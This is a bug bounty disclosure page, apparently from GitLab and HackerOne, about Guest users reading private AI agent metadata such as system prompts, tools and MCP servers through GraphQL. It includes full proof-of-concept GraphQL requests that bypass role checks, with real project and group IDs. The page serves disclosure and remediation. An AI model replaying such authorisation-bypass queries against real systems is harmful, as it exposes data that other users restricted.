Guest Users Can Access Private AI Agents Metadata via GraphQL Endpoint
Guest users could bypass role-based access controls and retrieve private AI agent metadata through GraphQL queries, despite the UI returning a 404. This exposed system prompts, tool configurations, version information, and project details that should only be visible to Developer, Maintainer, or Owner roles.

GitLab
Originally disclosed on GitLab
- Fixed in 13 days
- Disclosed after 13 days
⚠️ Please read the process on how to fix security issues before starting to work on the issue. Vulnerabilities must be fixed in a security mirror.
HackerOne report #3569161 by gevakun on 2026-02-23, imported by @fvpotvin:
Report | Attachments | How To Reproduce
HackerOne Analyst Summary
Summary of the Issue
The researcher identified a vulnerability in GitLab's AI agent platform where Guest users can bypass role-based access controls to view private agent metadata through GraphQL endpoints. While the UI properly restricts access to private agents by showing a 404 error when Guest users attempt to access agent pages via the project path (/-/automate/agents/:id), the backend GraphQL API continues to return sensitive private agent data when queried directly.
According to GitLab's documentation, private agents should only be visible to project members with Developer, Maintainer, or Owner roles. However, the vulnerability allows Guest users to retrieve private agent metadata including system prompts, tools, MCP servers, version information, project details, and configuration data through both project-based and group-based GraphQL queries. The issue affects GitLab Premium/Ultimate tier installations where custom AI agents are configured with private visibility settings.
Steps to reproduce
Prerequisites:
- GitLab Premium/Ultimate tier
- As an Owner, create a private custom agent in the project and set its visibility to Private

- Add a second user (attacker) with the Guest role to the project or group


- Login as the Guest user
- Attempt to access the agent via UI at https://gitlab.com/gevakunone-group/Gevakunone-project/-/automate/agents - this correctly returns a 404 error

- Send a project-based GraphQL HTTP request:
POST /api/graphql HTTP/2
Host: gitlab.com
Content-Type: application/json

{"operationName":"aiCatalogAgent","variables":{"hasProject":true,"hasGroup":true,"id":"gid://gitlab/Ai::Catalog::Item/1003710","showSoftDeleted":true,"projectId":"gid://gitlab/Project/78010161","groupId":"gid://gitlab/Group/122980121"},"query":"query aiCatalogAgent($id: AiCatalogItemID!, $showSoftDeleted: Boolean, $projectId: ProjectID!, $hasProject: Boolean = false, $groupId: GroupID!, $hasGroup: Boolean = false) {\n  aiCatalogItem(id: $id, showSoftDeleted: $showSoftDeleted) {\n    ...BaseAiCatalogItem\n    project {\n      id\n      name\n      nameWithNamespace\n      webUrl\n      rootGroup @gl_introduced(version: \"18.6.0\") {\n        id\n        fullName\n        fullPath\n        __typename\n      }\n      __typename\n    }\n    latestVersion {\n      ...BaseAiCatalogAgentVersion\n      ...BaseAiCatalogThirdPartyFlowVersion\n      __typename\n    }\n    configurationForProject(projectId: $projectId) @include(if: $hasProject) {\n      id\n      enabled\n      flowTrigger {\n        id\n        eventTypes\n        user {\n          ...BaseServiceAccount\n          __typename\n        }\n        __typename\n      }\n      pinnedItemVersion {\n        ...BaseAiCatalogAgentVersion\n        ...BaseAiCatalogThirdPartyFlowVersion\n        __typename\n      }\n      userPermissions {\n        adminAiCatalogItemConsumer\n        __typename\n      }\n      __typename\n    }\n    configurationForGroup(groupId: $groupId) @include(if: $hasGroup) {\n      id\n      enabled\n      serviceAccount {\n        ...BaseServiceAccount\n        __typename\n      }\n      group {\n        id\n        duoSettingsPath\n        __typename\n      }\n      pinnedItemVersion {\n        ...BaseAiCatalogAgentVersion\n        ...BaseAiCatalogThirdPartyFlowVersion\n        __typename\n      }\n      userPermissions {\n        adminAiCatalogItemConsumer\n        __typename\n      }\n      __typename\n    }\n    __typename\n  }\n}"
- Alternatively, send a group-based GraphQL HTTP request:
POST /api/graphql HTTP/2
Host: gitlab.com
Content-Type: application/json

{"operationName":"aiCatalogConfiguredItems","variables":{"itemTypes":["AGENT","THIRD_PARTY_FLOW"],"groupId":"gid://gitlab/Group/122980121","before":null,"after":null,"first":20,"last":null},"query":"query aiCatalogConfiguredItems($itemTypes: [AiCatalogItemType!], $groupId: GroupID, $projectId: ProjectID, $configurableForProjectId: ProjectID, $includeInherited: Boolean, $before: String, $after: String, $first: Int, $last: Int) {\n  aiCatalogConfiguredItems(\n    itemTypes: $itemTypes\n    groupId: $groupId\n    projectId: $projectId\n    configurableForProjectId: $configurableForProjectId\n    includeInherited: $includeInherited\n    before: $before\n    after: $after\n    first: $first\n    last: $last\n  ) {\n    nodes {\n      ...BaseAiCatalogItemConsumer\n      item {\n        id\n        project {\n          id\n          nameWithNamespace\n          __typename\n        }\n        latestVersion(released: true) {\n          id\n          humanVersionName\n          __typename\n        }\n        __typename\n      }\n      pinnedItemVersion {\n        id\n        humanVersionName\n        __typename\n      }\n      __typename\n    }\n    pageInfo {\n      ...PageInfo\n      __typename\n    }\n    __typename\n  }\n}"

- Observe that both requests successfully return private agent data including system prompts, tool configurations, version information, and project details that should be restricted to Developer+ roles
Impact statement
The vulnerability allows Guest users to access sensitive private agent metadata that should be restricted to project members with Developer, Maintainer, or Owner roles. This information disclosure can expose:
- System prompts and AI agent configurations
- Tool and MCP server details
- Version information and deployment details
- Project structure and naming conventions
- Internal workflow and automation details
Thanks & Regards, @h1_analyst_lloyd
Original Report
Summary
Although Guest users cannot access the agent page via the UI, the backend GraphQL endpoint still returns private agent data, bypassing role-based access controls.
According to GitLab documentation, private agents should only be visible to project members with Developer, Maintainer, or Owner roles.
Reference: https://docs.gitlab.com/user/duo_agent_platform/agents/custom/
Affected project:
https://gitlab.com/gevakunone-group/Gevakunone-project/
Steps to reproduce
Preconditions
- GitLab Premium/Ultimate tier
- As an Owner, create a private custom agent in the project and set its visibility to Private.
- Add a second user (attacker) with the Guest role to the project or group.
Reproduction Steps
- Login as the Guest user
- Send a GraphQL request:
- Project based:
POST /api/graphql HTTP/2
Host: gitlab.com
Content-Type: application/json

{"operationName":"aiCatalogAgent","variables":{"hasProject":true,"hasGroup":true,"id":"gid://gitlab/Ai::Catalog::Item/1003710","showSoftDeleted":true,"projectId":"gid://gitlab/Project/78010161","groupId":"gid://gitlab/Group/122980121"},"query":"query aiCatalogAgent($id: AiCatalogItemID!, $showSoftDeleted: Boolean, $projectId: ProjectID!, $hasProject: Boolean = false, $groupId: GroupID!, $hasGroup: Boolean = false) {\n  aiCatalogItem(id: $id, showSoftDeleted: $showSoftDeleted) {\n    ...BaseAiCatalogItem\n    project {\n      id\n      name\n      nameWithNamespace\n      webUrl\n      rootGroup [@]gl_introduced(version: \"18.6.0\") {\n        id\n        fullName\n        fullPath\n        __typename\n      }\n      __typename\n    }\n    latestVersion {\n      ...BaseAiCatalogAgentVersion\n      ...BaseAiCatalogThirdPartyFlowVersion\n      __typename\n    }\n    configurationForProject(projectId: $projectId) [@]include(if: $hasProject) {\n      id\n      enabled\n      flowTrigger {\n        id\n        eventTypes\n        user {\n          ...BaseServiceAccount\n          __typename\n        }\n        __typename\n      }\n      pinnedItemVersion {\n        ...BaseAiCatalogAgentVersion\n        ...BaseAiCatalogThirdPartyFlowVersion\n        __typename\n      }\n      userPermissions {\n        adminAiCatalogItemConsumer\n        __typename\n      }\n      __typename\n    }\n    configurationForGroup(groupId: $groupId) [@]include(if: $hasGroup) {\n      id\n      enabled\n      serviceAccount {\n        ...BaseServiceAccount\n        __typename\n      }\n      group {\n        id\n        duoSettingsPath\n        __typename\n      }\n      pinnedItemVersion {\n        ...BaseAiCatalogAgentVersion\n        ...BaseAiCatalogThirdPartyFlowVersion\n        __typename\n      }\n      userPermissions {\n        adminAiCatalogItemConsumer\n        __typename\n      }\n      __typename\n    }\n    __typename\n  }\n}\n\nfragment BaseAiCatalogItem on AiCatalogItem {\n  id\n  createdAt\n  itemType\n  description\n  ... on AiCatalogAgent {\n    foundational [@]gl_introduced(version: \"18.7.0\")\n    __typename\n  }\n  ... on AiCatalogFlow {\n    foundational [@]gl_introduced(version: \"18.7.0\")\n    __typename\n  }\n  name\n  public\n  updatedAt\n  softDeleted\n  latestVersion {\n    id\n    updatedAt\n    __typename\n  }\n  userPermissions {\n    adminAiCatalogItem\n    reportAiCatalogItem\n    forceHardDeleteAiCatalogItem\n    __typename\n  }\n  __typename\n}\n\nfragment BaseAiCatalogAgentVersion on AiCatalogAgentVersion {\n  ...BaseAiCatalogItemVersion\n  systemPrompt\n  tools {\n    nodes {\n      id\n      title\n      description\n      __typename\n    }\n    __typename\n  }\n  mcpServers [@]gl_introduced(version: \"18.9.0\") {\n    nodes {\n      id\n      name\n      description\n      __typename\n    }\n    __typename\n  }\n  __typename\n}\n\nfragment BaseAiCatalogItemVersion on AiCatalogItemVersion {\n  id\n  updatedAt\n  humanVersionName\n  versionName\n  __typename\n}\n\nfragment BaseAiCatalogThirdPartyFlowVersion on AiCatalogThirdPartyFlowVersion {\n  ...BaseAiCatalogItemVersion\n  definition\n  __typename\n}\n\nfragment BaseServiceAccount on User {\n  id\n  createdAt\n  name\n  username\n  avatarUrl\n  webPath\n  __typename\n}"}
- Group based:
POST /api/graphql HTTP/2
Host: gitlab.com
Content-Type: application/json

{"operationName":"aiCatalogConfiguredItems","variables":{"itemTypes":["AGENT","THIRD_PARTY_FLOW"],"groupId":"gid://gitlab/Group/122980121","before":null,"after":null,"first":20,"last":null},"query":"query aiCatalogConfiguredItems($itemTypes: [AiCatalogItemType!], $groupId: GroupID, $projectId: ProjectID, $configurableForProjectId: ProjectID, $includeInherited: Boolean, $before: String, $after: String, $first: Int, $last: Int) {\n  aiCatalogConfiguredItems(\n    itemTypes: $itemTypes\n    groupId: $groupId\n    projectId: $projectId\n    configurableForProjectId: $configurableForProjectId\n    includeInherited: $includeInherited\n    before: $before\n    after: $after\n    first: $first\n    last: $last\n  ) {\n    nodes {\n      ...BaseAiCatalogItemConsumer\n      item {\n        id\n        project {\n          id\n          nameWithNamespace\n          __typename\n        }\n        latestVersion(released: true) {\n          id\n          humanVersionName\n          __typename\n        }\n        __typename\n      }\n      pinnedItemVersion {\n        id\n        humanVersionName\n        __typename\n      }\n      __typename\n    }\n    pageInfo {\n      ...PageInfo\n      __typename\n    }\n    __typename\n  }\n}\n\nfragment PageInfo on PageInfo {\n  hasNextPage\n  hasPreviousPage\n  startCursor\n  endCursor\n  __typename\n}\n\nfragment BaseAiCatalogItemConsumer on AiCatalogItemConsumer {\n  id\n  item {\n    ...BaseAiCatalogItem\n    __typename\n  }\n  __typename\n}\n\nfragment BaseAiCatalogItem on AiCatalogItem {\n  id\n  createdAt\n  itemType\n  description\n  ... on AiCatalogAgent {\n    foundational [@]gl_introduced(version: \"18.7.0\")\n    __typename\n  }\n  ... on AiCatalogFlow {\n    foundational [@]gl_introduced(version: \"18.7.0\")\n    __typename\n  }\n  name\n  public\n  updatedAt\n  softDeleted\n  latestVersion {\n    id\n    updatedAt\n    __typename\n  }\n  userPermissions {\n    adminAiCatalogItem\n    reportAiCatalogItem\n    forceHardDeleteAiCatalogItem\n    __typename\n  }\n  __typename\n}"}
- Observe the response
What is the current bug behavior?
Guest users cannot access the agent UI page, but the GraphQL API returns private agent data when queried directly.
What is the expected correct behavior?
When a Guest queries a private agent, the request should be denied
Access should be restricted to:
- Developer
- Maintainer
- Owner
Relevant logs and/or screenshots



Output of checks
This bug happens on GitLab.com
Impact
A Guest user can access private agent metadata.
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
How To Reproduce
Please add reproducibility information to this section:
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the GraphQL resolvers for AI catalog items did not enforce the same visibility checks as the UI, allowing Guest users to query private agent data.
Impact
A Guest user could access private agent metadata, including system prompts, tool and MCP server details, version information, and project structure, which should be restricted to Developer+ roles.
What the attacker needed
GitLab Premium/Ultimate tier; Owner creates a private custom agent; Attacker has Guest role in project or group
How it was found
- As an Owner, create a private custom agent in the project and set its visibility to Private.
- Add a second user with the Guest role to the project or group.
- Log in as the Guest user.
- Send a project-based GraphQL request to /api/graphql.
- Alternatively, send a group-based GraphQL request to /api/graphql.
- Observe that both requests return private agent data including system prompts, tool configurations, version information, and project details.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
In GitLab, a 'Guest' is a user with very limited permissions, like someone who can only view a project but not change anything. Private AI agents are supposed to be hidden from Guests, but the website's backend (the GraphQL API) still gave out their details when asked directly, even though the normal web page showed a 'not found' error. This means a low-privileged user could see sensitive configuration data they were not supposed to see.
What is Access control?
A user can do something their role should not allow: reach an admin function, act on a feature they have not paid for, or skip a permission check. IDOR is the special case where the object belongs to someone else.

